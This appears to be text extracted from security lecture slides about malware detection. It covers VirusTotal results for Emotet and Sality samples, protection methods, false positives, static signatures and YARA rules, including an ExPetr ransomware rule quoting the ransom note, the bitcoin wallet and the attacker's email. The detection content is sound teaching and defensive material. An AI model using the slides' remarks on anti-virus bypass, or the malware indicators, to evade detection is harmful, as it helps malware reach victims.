
27 Genes | 6.26%

The Analysis generates Metadata

- URLs (=more to analyse & visit)
 - Command & Control servers, drop zones, updates, ...
- Files
 - Names, hashes, dropper name, ...
- Registry Data
 - Clustering, removal instructions, ...
- Network traffic
 - IPS signatures, Data Loss Prevention (DLP) checks, take downs, ...
- Memory dumps
 - Binary strings, further analysis, protection updates, ...



Cluster data for the big intelligence picture



Big data cloud cluster
350 TB hot-data
7 PB data
25 TB RAM
5000 vCores
150K queries/day

VirusTotal.com

The screenshot shows a VirusTotal analysis page for a file with SHA-256 hash `bf1e6aa57200f3c7637c2129f91ab881d17fa7a810be500d9f9bc3b60ce3879a`. The file is named `myfile.exe` and has a size of 136 KB, last analyzed on 2019-10-19 at 11:08:11 UTC (2 hours ago). The file type is identified as EXE. A circular progress bar indicates a **Community Score** of 62 out of 73.

The main table lists 14 detection results from various engines:

Detection	Details	Scanning Engine	Signature
Sangfor	① Malware	SentinelOne (Static ML)	① DFI - Malicious PE
Sophos AV	① Mal/EncPk-ANX	Sophos ML	① Heuristic
Symantec	① Trojan.Emotet	Trapmine	① Malicious.high.ml.score
TrendMicro	① TSPY_EMOTET.THCOIAH	TrendMicro-HouseCall	① TSPY_EMOTET.THCOIAH
VBA32	① BScope.TrojanDownloader	VIPRE	① Trojan.Win32.GenericIBT
ViRobot	① Trojan.Win32.Emotet.139264	Webroot	① W32.Trojan.Emotet
Yandex	① Trojan.Dovs!	Zillya	① Trojan.Dovs.Win32.5049
ZoneAlarm by Check Point	① Trojan.Win32.Dovs.lvq		
Avast-Mobile	② Undetected	Bkav	② Undetected
Baidu	② Undetected	Kingsoft	② Undetected
CMC	② Undetected	SUPERAntiSpyware	② Undetected
Malwarebytes	② Undetected		

A callout box highlights the note: «Undetected» does not always mean, that the REAL product does not detect it.



Search for one or more entities here



candid wue...



ef50b6f32132114fed376859fe9c2bad4
3b45beca6d1cef144ddd141dda3e44c



Basic Properties



Type Win32 EXE
Size 7.35 MB
First Seen 2015-10-07 01:56:47
Last Seen 2015-10-07 01:56:47
Submissions 1

Relations



It doesn't have relations.

Detections

55 / 71

ALYac
Win32.Sality.3

AVG
Win32:Kukacka

Ad-Aware
Win32.Sality.3


AegisLab
Virus.Win32.Generic.n!c

AhnLab-V3
Win32/Kashu.E

Anti-AVL
Virus/Win32.Sality.gen

Arcaft
Win32.Sality.3

Untitled Graph



Documentation

Send feedback

Premium Services & Private Keys



API requests: 91

☺ Parachute for sale, used once, never opened!!




DETECTION/PROTECTION?




A Lot of InfoSec Companies out there

What is a good solution?


- Artificial Intelligence (AI)
 - Machine Learning (ML)
 - Blockchain
 - Military Grade
 - Cloud Aware
 - Big Data
 - Post Quantum
 - Moving target defense
 - Darkweb crawling
 - IoC intelligence loop
 - ...





Main types of protection methods

Three main protection types – already highlighted by Fred Cohen in 1984



**Pattern
matching**

Signatures
Static ML

Data Loss Prevention



**Analysing
Behavior**

Anomalie detection
Post-execution ML

Web Application Firewall



**Prevent
unwanted
access/changes**

Hardening
Firewall

App isolation

Some new sub-classes have been introduced: reputation, UEBA, deception,...

How would you describe a ...

Ferrari

True Positive ✓



Sourc:Pinterest

False Positive ✗



Sourc:Pinterest

Quick Quiz

Yes, it is possible!

Unfortunately this method

has a high false positive rate ;-)

Report ALL files as infected!

Example code:

```
print «This file is infected!»
```

**Can a tool detect
100% of all viruses?**

Yes

No

**No soap,
radio**

99.999



A detection rate WITHOUT the
false positive rate is MEANINGLESS!



GEEK.COM

APPS AND SOFTWARE

Symantec says antivirus is dead and isn't a moneymaker

BY LEE MATHEWS 05.07.2014 :: 1:16PM EDT

Your car's safety features are more then just the airbag


alone

Static File Signatures (are not dead!)

- Find unique part of a threat, generic enough to catch variants (not MD5 hash)
- 8 Million signatures in Symantec's set (many from automation)
 - Signature updates every ~7 minutes
 - Applied to files on disk, memory and network traffic
- Engine can use the context (dropper process, URL, reputation, heuristics ...)
- Signatures can be stored/queried in the cloud
- Whitelisting works similar

Disadvantage:

- Reactive
- Bad with mutation or polymorphism
- Bad with dual-use tools and Living off the land



Different signature methods possible

- Simple group of checksums or byte arrays
- Complex ones of up to a few hundred lines of proprietary coding language. Used for example to repair file infectors.
- Indicators of Compromise (**IoC**) sharing is popular (mostly IPs & file hashes)

Example: Yara rule (malware classifier) or Snort for IPS or Sigma for logs

```
rule BadTrojan
{
    strings:
        $a = {4E 45 54 53 45 43 32 30 31 34}
        $b = {41 52 45 41 34 31}
        $c = "X:\\Projects\\ZeusFork\\Release\\ZeusFork.pdb"

    condition: ($a or $b) and $c
}
```



YARA rules

```
rule ransomware_exPetr {
```

meta:

copyright = "Kaspersky Lab"

description = "Rule to detect PetrWrap ransomware samples"

last_modified = "2017-06-27"

author = "Kaspersky Lab"

hash = "71B6A493388E7D0B40C83CE903BC6B04"

version = "1.0"

strings:

- \$a1 = "MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/uHB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2Z TK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRliUEUw6o3pt5pNOskfOJbMan2TzU" fullword wide
- \$a2 = ".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.pmf.pdf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls" fullword wide
- \$a3 = "DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED" fullword ascii
- \$a4 = "1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX" fullword ascii
- \$a5 = "wowsmith123456@posteo.net." fullword wide

condition:

```
(uint16(0) == 0x5A4D) and
```

```
(filesize<1000000) and
```


```
(any of them)
```

```
}
```

Anti-Virus bypass tools

Work well against «common» signatures
But not against all methods ;-)

